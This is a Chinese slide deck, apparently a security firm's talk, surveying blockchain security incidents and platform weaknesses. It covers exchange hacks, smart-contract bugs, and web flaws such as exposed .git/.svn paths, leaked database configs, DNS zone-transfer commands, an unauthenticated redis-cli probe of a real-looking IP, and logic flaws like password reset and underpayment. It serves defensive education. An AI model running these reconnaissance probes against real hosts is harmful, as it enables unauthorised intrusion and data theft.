

专注区块链安全技术，共筑区块链安全生态

专业的团队做专业的事，您的安全交给我们守护

了解更多

联系我们

<https://www.noneage.com>




区块链安全的至暗时刻


邓永凯@零时科技

① 区块链安全现状


区块链安全事件趋势图



区块链安全经济损失图



- ◆ 智能合约安全
- ◆ 交易平台安全
- ◆ 用户自身安全
- ◆ 共识机制安全



区块链安全攻击面

交易平台重大安全事件

2015年 Bitstamp

- 2015年1月，全球知名数字货币交易平台Bitstamp，系统管理员被APT钓鱼攻击，诱导其执行恶意文件，导致损失约500万美金

2017年 Youbite

- 2017年12月，韩国数字货币交易平台Youbite遭黑客攻击，约损失4000万美金，相当于其平台总资产的17%



2014年 Mt.Gox

- 2014年2月，曾经世界第一的日本交易所Mt.Gox被攻击，损失约3.6亿美金，导致其最终被迫宣布破产

2016年 Bitfinex

- 2016年8月，全球最大美元BTC交易所Bitfinex因网站存在漏洞遭黑客攻击，约12万BTC被盗，损失达7500万美金

2018 Coincheck

- 2018年1月，日本最大的数字货币交易平台之一Coincheck，由于平台系统漏洞遭黑客攻击，损失约5.3亿美金

一行代码损失数亿



2016 The DAO

- 2016年6月，运行在以太坊上的The DAO智能合约，由于合约中的重入漏洞，遭受黑客攻击，导致损失约6000万美金



```
Msg.sender.call.value()
```



2017 Parity

- 2017年7月，Parity的多重签名钱包智能合约被，由于合约可见性设置错误，导致权限验证缺陷，导致损失约3000万美金



```
Function initMultiowned()
```



2018 BEC

- 2018年4月，BeautyChain的代币BEC，由于整数溢出漏洞，导致黑客攻击，导致凭空蒸发10亿美金，价值几乎归零



```
Uint256 amout=uint256(cnt) * _value
```



2018 SMT

- 2018年4月，SmartMesh的代币SMT，由于整数溢出漏洞，导致黑客攻击，导致损失约1.4亿美金



```
Balances[_from] -= _value + _feeSMT
```


EOS dApp漏洞泛滥

自2018年6月EOS主网上线不久，DApp交易额迅速超过ETH，EOS上线至今DApp交易额近200亿流水。

据区块链安全情报分析，EOS DAPP平均每周被爆**1.5**起黑客攻击。据IMEOS平台统计，截止2018年12月EOS DAPP共遭受攻击**30**多起。



狼人杀游戏

2018年7月25日，EOS Fomo3D 游戏合约遭受溢出攻击，损失68686个EOS



EOSBet

自2018年8月26日起，EOSBet由于验证错误、假通知漏洞一共遭受3次攻击，44427个EOS



EOSBank

自2018年10月5日，EOSBank合约由于owner权限被改，导致黑客攻击，损失18000个EOS



BetDice

自2018年12月19日，多个EOS dApp遭受交易会滚攻击，进BetDice损失20余万EOS



共识机制安全



钱包安全



用户自身安全




链安全



② 平台安全

区块链生态基础设施安全



信息泄露

- git信息泄露
- svn信息泄露
- 备份文件
- memcache缓存
- DNS域传送
- 互联网数据泄露
- 客户端硬编码

- git信息泄露

http://hybrid.*****.com/.git/config

http://hybrid.*****.com/.git/index

- svn信息泄露

- 备份文件

→ hybrid.*****.com git:(master) X ls -lh

total 0

drwxr-xr-x 22 tank staff 748B 5 15 12:46 general

drwxr-xr-x 20 tank staff 680B 5 15 13:09 wenku

- memcache缓存

白盒审计文件上传漏洞getshell进入内网

- DNS域传送

- 互联网数据泄露

https://forum.*****.com/.git/config

- 客户端硬编码

https://****.io/.svn/entries

- git信息泄露
- svn信息泄露
- 备份文件
- memcache缓存
- DNS域传送
- 互联网数据泄露
- 客户端硬编码

网站列表 database.php

```

| the query builder class.
*/
$active_group = ' default' ;
$query_builder = TRUE;

$db[' default' ] = array(
    'dsn' => '',
    'hostname' => 'localhost',
    'port' => 3306,
    'username' => '****',
    'password' => '****',
    'database' => '****',
    'dbdriver' => 'mysqli',
    'dbprefix' => '****_',
    'pconnect' => TRUE,
    'db_debug' => (ENVIRONMENT !== 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
    'encrypt' => FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'failover' => array(),
    'save_queries' => TRUE
);
  
```


- git信息泄露
- svn信息泄露
- 备份文件
- memcache缓存
- DNS域传送
- 互联网数据泄露
- 客户端硬编码

windows:

- nslookup
- set type=ns
- noneage.com
- server ns1.myhostdomain.net
- ls -d noneage.com

Linux:

- dig NS noneage.com
- dig axfr @ns1.myhostdomain.net noneage.com

- git信息泄露
- svn信息泄露
- 备份文件
- memcache缓存
- DNS域传送
- 互联网数据泄露
- 客户端硬编码

```
public class TestActivity
extends AppCompatActivity {
    BridgeWebView webView;

    @Override
    protected void onCreate(@Nullable Bundle bundle) {
        super.onCreate(bundle);
        this setContentView(2131427389);
        this.webView = (BridgeWebView) this.findViewById(2131296828);
        this.webView.loadUrl("http://39.108.80.7:81/childQlandPage/reward/share_wechat/56");
        this.webView.setDefaultHandler(new e());
    }

    @Override
    protected void onResume() {
        super.onResume();
        this.webView.reload();
        this.webView.a("finish", new a(){
```

```
root@kali:~# redis-cli -h 39.108.80.7
39.108.80.7:6379> INFO server
# Server
redis_version:3.0.6
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:687a2a319020fa42
redis_mode:standalone
os:Linux 4.4.0-105-generic x86_64
```

逻辑漏洞

- 任意用户登陆
- 任意用户密码重置
- 支付验证缺陷
- 0元购
- 薅羊毛

EOS.live任意用户登陆

- 任意用户登陆
- 任意用户密码重置
- 支付验证缺陷
- 0元购
- 薅羊毛

✕

登陆 EOS LIVE, 分享 EOS 最新产品

China (中国) ▼

13111111111

ysuh

y s U h

1111

获取短信验证码

用户名加密码登录

登陆

- 任意用户登陆
- 任意用户密码重置
- 支付验证缺陷
- 0元购
- 薅羊毛

The screenshot displays a user interface for password recovery. At the top, a progress bar indicates three steps: 1. Fill in the account name, 2. Set login password (highlighted in orange), and 3. Success. Below the progress bar, the text reads "You are through E-mail Retrieve password". The main form area contains a "Login account" field with a masked email address ending in "@qq.com". Below this are two password input fields: "The new password" and "Confirm password". A red button labeled "The next step" is positioned at the bottom of the form.

- 任意用户登陆
- 任意用户密码重置
- 支付验证缺陷
- 0元购
- 薅羊毛

订单详情 ✕

1.您购买123.00 个USDT, 请按照下面信息向商家汇款, 汇款后, 请点击“确认已汇”

| | |
|---------|---------------|
| 收款方姓名 | [模糊处理] |
| 收款方开户行 | 农业银行 |
| 收款方账号 | [模糊处理] |
| 转账金额 | 0.01 |
| 汇款时备注内容 | 29430 (请务必填写) |
| 状态 | 待支付 |

2.汇款时请一定填写备注信息; 汇款后点一下“确认已汇”
 3.承兑商确认收款后, 自动充值, 工作时间10分钟内到账, 非工作时间顺延
 4.如果超过24小时未到账, 请向客服反馈解决。

[确认已汇] | [取消订单]

温馨提示: 如有任何疑问请联系在线客服或查看帮助中心

XSS+CSRF=XSRF

蠕虫 🐛

第三方组件安全




ThinkPHP5的一波三折

```
